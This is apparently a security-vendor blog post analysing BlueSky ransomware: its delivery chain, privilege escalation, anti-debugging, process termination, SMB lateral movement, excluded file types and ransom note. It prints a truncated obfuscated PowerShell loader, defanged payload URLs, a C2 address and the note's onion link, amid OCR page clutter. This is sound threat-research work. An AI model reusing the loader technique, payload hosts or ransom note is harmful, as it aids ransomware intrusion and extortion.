BlueSky Ransomware | AD Lateral Movement, Evasion and Fast Encryption Put Threat on the Radar

sentinelone.com/blog/bluesky-ransomware-ad-lateral-movement-evasion-and-fast-encryption-puts-threat-on-the-radar/

August 25, 2022

FROM THE FRONT LINES
BlueSky Ransomware | AD Lateral Movement, Evasion and Fast Encryption Put Threat on the Radar
By Jim Walter
SentinelOne

BlueSky ransomware is an emerging threat that researchers have been paying increasing attention to since its initial discovery in late June 2022. The ransomware has been observed being spread via trojanized downloads from questionable websites as well as in phishing emails.

Although infections at this time remain low, the ransomware's characteristics, described below, suggest it has been carefully developed for a sustained campaign. In this post, we cover the latest intelligence on BlueSky ransomware to help security teams defend against this developing threat.

FROM THE FRONT LINES
BlueSky Ransomware | AD Lateral Movement, Evasion and Fast Encryption Put Threat on the Radar
By Jim Walter
SentinelOne


Emergence of BlueSky Ransomware

BlueSky was first noted on VirusTotal by researcher @Kangxiaopao in late June 2022. Subsequently, analysts from CloudSek and Unit42 have documented some of BlueSky's behavior.

At present, BlueSky has not stood up a public data leak site and BTC wallets associated with known samples have not registered any transactions, indicating that the threat actor's distribution campaign is still in its infancy.

Initial delivery vectors seen to date include trojanized downloads from websites hosting "cracks" and "keygens" as well as malicious attachments delivered via email. Some observed mechanisms include delivery via third-party frameworks such as Cobalt Strike and BRc4.

Upon infection, BlueSky uses fast encryption techniques to rapidly process files on the target and connected hosts. The ransomware has the ability to move laterally via SMB and has been observed doing so in Active Directory environments. Encrypted files will be marked with the `.bluesky` extension. Victims are instructed to contact the attackers via a TOR-based portal to obtain a decrypter.


DASHBOARD
New Dashboard
+
Dashboard Last Saved Jul 15, 2022, 9:37:03 AM
Threat Landscape
Threats by Status Last 7 Days
SentinelOne / Demo JW
40
35
30
25
20
15
10
5
0
Analyst Verdicts - Threats Last Year
SentinelOne / Demo JW
3,500
3,000
2,500
2,000
1,500
1000
500
0
Undefined
False positive
Suspicious
Threat Feed
Read More
SentinelLabs 4Ever!
Policy is Set to Detect Only
Threats by Type Last 3 Months
Agent Versions - Endpoints
SentinelOne / Demo JW / Default Group

Inside Malicious Windows Apps for Malware Deployment


Learn how threat actors manipulate Windows to install malicious apps that are trusted by the system, and how to defend against them.

A multi-stage attack leading to a BlueSky infection was documented by Germán Fernández in early July.

> Interesting, cracks/activators site distributes Powershell that installs #RemcosRAT (C2: 80.66.75.88:2807).
>
> Depending on environment and privileges it also executes:
> – JuicyPotato ↓
> – CVE-2022-21882 ↓
> – CVE-2020-0796 aka #SMBGhost ↓
> – #BlueSky Ransomware 💥
>
> 1/X pic.twitter.com/9DKzWi3dD3
>
> — Germán Fernández (@1ZRR4H) July 2, 2022

Fernández tweeted details around an infection chain that, depending on the client, resembles JuicyPotato, exploiting an elevation of privilege flaw (CVE-2022-21882) in Microsoft Windows and a remote code execution vulnerability (CVE-2020-0796) in Microsoft Server Message Block (SMB), before dropping the BlueSky ransomware.

The use of trojanized downloads was documented by CloudSEK. Trojanized downloads of BlueSky ransomware were briefly made available via a website known to host questionable executables such as application “cracks” and “keygens”, license generators for software products such as Windows 10.



WINDOWS 10 LICENSE KEYS (FREE)

Although our site already has a whole bunch of activators for Win 10, it is worth sharing the keys as well.


Malicious Site Hosting BlueSky Payloads

One such site was observed being hosted at `kmsauto[.]us`. The following list of malicious URLs were recorded as hosting BlueSky ransomware payloads. Note the redundant use of both HTTP and HTTPS.

```
http[:]//kmsauto[.]us/alguien/l.exe
http[:]//kmsauto[.]us/alguien/potato.exe
http[:]//kmsauto[.]us/alguien/spooler.exe
http[:]//kmsauto[.]us/off/off.bin
http[:]//kmsauto[.]us/someone/ghost.exe
http[:]//kmsauto[.]us/someone/I.exe
http[:]//kmsauto[.]us/someone/potato.exe
http[:]//kmsauto[.]us/sti/sti.bin
https[:]//kmsauto[.]us/alguien/l.exe
https[:]//kmsauto[.]us/alguien/spooler.exe
https[:]//kmsauto[.]us/ekonomika/
https[:]//kmsauto[.]us/someone/l.exe
https[:]//kmsauto[.]us/someone/potato.exe
https[:]//kmsauto[.]us/someone/start.ps1
https[:]//kmsauto[.]us/v-mire/
```

BlueSky Ransomware Technical Details

The first stage of a BlueSky ransomware infection involves a compressed, base64-encoded PowerShell script, `start.ps1`. On execution, the script produces a further PowerShell script, `stage.ps1`. If `stage.ps1` is run without administrator privileges, it first seeks to elevate privileges through CVE-2021-1732 or CVE-2022-21882.




```
ieX(nEw-object iO.CompreSsiON.DeflatesTrEAm([Io.MeMOrySTream][sysTeM.ConVErt]::FroMbaSE64string("
    rbxnjyxXkiX4+fFX2HC5AIkdsmpmuxfbBTSwrrXW3tXoca219pr672tJ8mVGRD52NzCTXzIjw8V1uyaOnXOvw9vPD8MC/wz/
    kvV7NQ99l/Xrv/7lL5rlZvNSDf0vv//+Dh5+/g9YOcHrtlLQNKANigMQ+e+eDnDjvBWBryKzn/ZMIZI4OCzQi8m5wd9rqynGm
XG4mn+58OFbuysrIICk5zkfjWUzlTnfl9VUD1fMzTPzdMbbOU02V0BCBzRhXV1WzKXh1roVb+BWxMv1aT9Wl2nRZvs8wivfahMYX0
8sbe6i/nSDQd5t2H476eHUH8a52qs2K7I3W8XD0P7rjz/+i3Uta9b9YmXJNlfr9Ys+V31SjVH7i1f16XAsQormxG/
    Qoly2Uts84+cff/rpl2IetnGBn7toTUr43vr5v/38jz//3//953/8h3/4/qfvHsZLxs4JSXETJIicFUEFYiVYY5Mdq573w9Ll
Xvzdiz0cKxeoVKKqyJobGFYaslbWZhPs774eIsZdYotKzLJ9fVkRFXgq2o+iOfvx5judXrYCblMFBOBQIF3JYcofDxHLZlw1Pzqhg
K6vIJQ/TQ9vA2ikNaSs7LQQyc+OcpuUxN1uwYZkqS/EuLYlu+QicFZNF7MwzHY8gs9mrw8ZFwJU3OBXrQVyvLXaxs42b5utrtghC8
xUT5ehfPdkFzox5yAxOtjDE8pecAs3kU57eL72b59+iGacmX+GHzAw/qKbGsVYlmb+G2FSvGAzlO2YzKMd6BQ6dq1b6gBVTVspKhY
cVs8wHoOnbbDUURXytnW+T8F2gOzup+jAlj0N0xt5Qe3EowGwTf5iW7JZ+qkZgo797uFhJKIwKNJlS9C2SQOYaAas796/
    T9fW7cR8nkaSQxPxQ0KjWXJQK9oQUxiS754e9+vPD1SZJY3VZtm
%{neW-obJECT sySteM.io.strEAmrEadeR($_, [teXt.enCoding]::UtF8)}).reaDToEnd()
```

Encrypted content of *start.ps1*

Once sufficient privileges are acquired, the script downloads the ransomware payload, `l.exe`, and writes it to disk at the following file path:

```
%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\javaw.exe.
```


The payload contains anti-analysis logic including leveraging NtSetInformationThread to hide threads launched by the malware executable.



```
[0056.161] SetErrorMode (uMode=0x8007) returned 0x0
[0056.161] SetThreadExecutionState (esFlags=0x80000041) returned 0x80000000
[0056.162] NtSetInformationThread (ThreadHandle=0xfffffffe, ThreadInformationClass=0x11,
    ThreadInformation=0x0, ThreadInformationLength=0x0) returned 0x0
[0056.162] RtlAllocateHeap (HeapHandle=0xdc0000, Flags=0x8, Size=0x80) returned 0xdd83f0
[0056.162] wvnsprintfA (in: pszDest=0xdd83f0, cchDest=128, pszFmt="Global\\%s", arglist=0x18
```

Setting `ThreadInformationClass` to the value of **0x11** prevents certain events from being viewed or hooked by debuggers, or from being detected by certain EDR hooking mechanisms. As noted by Unit32, BlueSky uses a multithreaded queue for faster encryption.


The ransomware makes use of the `NtQueryInformationProcess` API for process discovery before calling `TerminateProcess`.



```
[0057.921] PathRemoveExtensionW (in: pszPath="ncftp.exe" | out: pszPath="ncftp")
[0057.921] PathRemoveExtensionW (in: pszPath="notepad.exe" | out: pszPath="notepad")
[0057.921] OpenProcess (dwDesiredAccess=0x1fffff, bInheritHandle=0, dwProcessId=0xff8) returned 0x14c
[0057.921] NtQueryInformationProcess (in: ProcessHandle=0x14c, ProcessInformationClass=0x1d, ProcessInformation=0x18f904, ProcessInformationLength=0x4, Ret
[0057.921] TerminateProcess (hProcess=0x14c, uExitCode=0x0) returned 1
[0057.925] CloseHandle (hObject=0x14c) returned 1
[0057.925] PathRemoveExtensionW (in: pszPath="operamail.exe" | out: pszPath="operamail")
[0057.925] PathRemoveExtensionW (in: pszPath="outlook.exe" | out: pszPath="outlook")
[0057.925] OpenProcess (dwDesiredAccess=0x1fffff, bInheritHandle=0, dwProcessId=0x57c) returned 0x14c
[0057.925] NtQueryInformationProcess (in: ProcessHandle=0x14c, ProcessInformationClass=0x1d, ProcessInformation=0x18f904, ProcessInformationLength=0x4, Ret
[0057.925] TerminateProcess (hProcess=0x14c, uExitCode=0x0) returned 1
[0057.926] CloseHandle (hObject=0x14c) returned 1
[0057.926] PathRemoveExtensionW (in: pszPath="pidgin.exe" | out: pszPath="pidgin")
[0057.926] PathRemoveExtensionW (in: pszPath="scriptftp.exe" | out: pszPath="scriptftp")
[0057.926] PathRemoveExtensionW (in: pszPath="skype.exe" | out: pszPath="skype")
[0057.926] PathRemoveExtensionW (in: pszPath="thunderbird.exe" | out: pszPath="thunderbird")
[0057.926] OpenProcess (dwDesiredAccess=0x1fffff, bInheritHandle=0, dwProcessId=0xc24) returned 0x14c
[0057.926] NtQueryInformationProcess (in: ProcessHandle=0x14c, ProcessInformationClass=0x1d, ProcessInformation=0x18f904, ProcessInformationLength=0x4, Ret
[0057.926] TerminateProcess (hProcess=0x14c, uExitCode=0x0) returned 1
[0057.926] CloseHandle (hObject=0x14c) returned 1
[0057.926] PathRemoveExtensionW (in: pszPath="smartftp.exe" | out: pszPath="smartftp")
```

Local drives are discovered and stored via `GetLogicalDriveStringsW`, with the ransomware traversing each drive serially.


BlueSky's ability to spread laterally across accessible networks is enabled by way of SMB (Server Message Block) and the `NetShareEnum (+WNetOpenEnumW)` API.



```
[0084.294] RtlFreeHeap (HeapHandle=0xdc0000, Flags=0x0, BaseAddress=0xe2ae68) returned 1
[0084.294] NetShareEnum (in: servername="192.168.0.1", level=0x1, bufptr=0x363fdd8, prefmaxlen=0xffffffff, entriesread=0x363fddc, totalentries=0x363fdd0, resume_handle=0x363fdd4
| out: bufptr=0x363fdd8*=([0]=0xe3fda0*(shi1_netname="print$", shi1_type=0x0, shi1_remark="Printer Drivers"), [1]=0xe3fdac*(shi1_netname="documents", shi1_type=0x0, shi1_remark=""),
[2]=0xe3fdb8*(shi1_netname="IPC$", shi1_type=0x80000003, shi1_remark="IPC Service (documents server (Samba, Ubuntu))")), entriesread=0x363fddc*=0x3, totalentries=0x363fdd0, resume_handle=0x363fdd
returned 0x0

[0084.332] RtlAllocateHeap (HeapHandle=0xdc0000, Flags=0x8, Size=0x7d08) returned 0xe3fea0
[0084.333] lstrcmpiW (lpString1="print$", lpString2="ADMIN$") returned 1
[0084.333] lstrcpyW (in: lpString1=0xe3fea0, lpString2="\\\\" | out: lpString1="\\\\") returned="\\\\"
[0084.333] lstrcatW (in: lpString1="\\\\", lpString2="192.168.0.1" | out: lpString1="\\\\192.168.0.1") returned="\\\\192.168.0.1"
[0084.333] lstrcatW (in: lpString1="\\\\192.168.0.1", lpString2="\\" | out: lpString1="\\\\192.168.0.1\\") returned="\\\\192.168.0.1\\"
[0084.333] lstrcatW (in: lpString1="\\\\192.168.0.1\\", lpString2="print$" | out: lpString1="\\\\192.168.0.1\\print$") returned="\\\\192.168.0.1\\print$"
[0084.333] RtlAllocateHeap (HeapHandle=0xdc0000, Flags=0x8, Size=0x7d08) returned 0xe47bb0
[0084.334] lstrcmpiW (lpString1="documents", lpString2="ADMIN$") returned 1
[0084.334] lstrcpyW (in: lpString1=0xe47bb0, lpString2="\\\\" | out: lpString1="\\\\") returned="\\\\"
[0084.334] lstrcatW (in: lpString1="\\\\", lpString2="192.168.0.1" | out: lpString1="\\\\192.168.0.1") returned="\\\\192.168.0.1"
[0084.334] lstrcatW (in: lpString1="\\\\192.168.0.1", lpString2="\\" | out: lpString1="\\\\192.168.0.1\\") returned="\\\\192.168.0.1\\"
[0084.334] lstrcatW (in: lpString1="\\\\192.168.0.1\\", lpString2="documents" | out: lpString1="\\\\192.168.0.1\\documents") returned="\\\\192.168.0.1\\documents"
[0084.334] RtlAllocateHeap (HeapHandle=0xdc0000, Flags=0x8, Size=0x1a) returned 0xe17130
[0084.334] LoadLibraryA (lpLibFileName="NETUTILS") returned 0x70350000
```

Payload output, *NetShareEnum*

In some cases, 1000ms Sleep intervals are inserted between each remote connection attempt.



```
[0084.336] RtlAllocateHeap (HeapHandle=0xdc0000, Flags=0x8, Size=0x1e) returned 0xe17130
[0084.336] LoadLibraryA (lpLibFileName="NTDLL") returned 0x771f0000
[0084.336] RtlFreeHeap (HeapHandle=0xdc0000, Flags=0x0, BaseAddress=0xe17130) returned 1

[0084.336] Sleep (dwMilliseconds=0x3e8)
```


Sleep MS count in hex

Previous researchers have noted that file targeting is inverted compared to typical ransomware behavior: rather than targeting specific file extensions, BlueSky instead lists file types to be excluded from encryption. The following extensions are reportedly excluded:

```
ldf, scr, icl, 386, cmd, ani, adv, theme, msi, rtp, diagcfg, msstyles, bin, hlp, shs,
drv, wpx, bat, rom, msc, lnk, cab, spl, ps1, msu, ics, key, msp, com, sys, diagpkg,
nls, diagcab, ico, lock, ocx, mpa, cur, cpl, mod, hta, exe, ini, icns, prf, dll,
bluesky, nomedia, idx
```


Post-Infection and Ransom Demands

The ransom note “# DECRYPT FILES BLUESKY #.html ” is written into each folder containing encrypted items. With the exception of the victim’s ‘recover ID’, all ransom notes regardless of the target are identical. In addition, the malware drops notes in both text and HTML format.



```
<<< B L U E S K Y >>>

YOUR IMPORTANT FILES, DOCUMENTS, PHOTOS, VIDEOS, DATABASES HAVE BEEN ENCRYPTED!

The only way to decrypt and restore your files is with our private key and program.
Any attempts to restore your files manually will damage your files.

To restore your files follow these instructions:
----------------------------------------------------------------

1. Download and install "Tor Browser" from https://torproject.org/

2. Run "Tor Browser"

3. In the tor browser open website:
   http://ccpyeuptrlatb2piua4ukhnhi7lrxgerrcrj4p2b5uhbzqm2xgdjaqid.onion

4. On the website enter your recovery id:

RECOVERY ID: bbb3e22895eda5b91266d59673cdbbc363cd569eadf848e5533479467f1339a85e4659b2f39519281b35a40793e88362999b1b3a7510366d275f7920ee0e0934
05ff9bece9c5ab2016725c74a48d525cfbe31323f53b6bd1c0734bc9ca372b7a6b52bb60768b51610d92b8ae0ecf31504a0b3b31aa76c047

5. Follow the instructions
```

BlueSky ransom note, *.txt* version



BLUESKY

YOUR IMPORTANT FILES, DOCUMENTS, PHOTOS, VIDEOS, DATABASES HAVE BEEN ENCRYPTED!

The only way to decrypt and restore your files is with our private key and program.

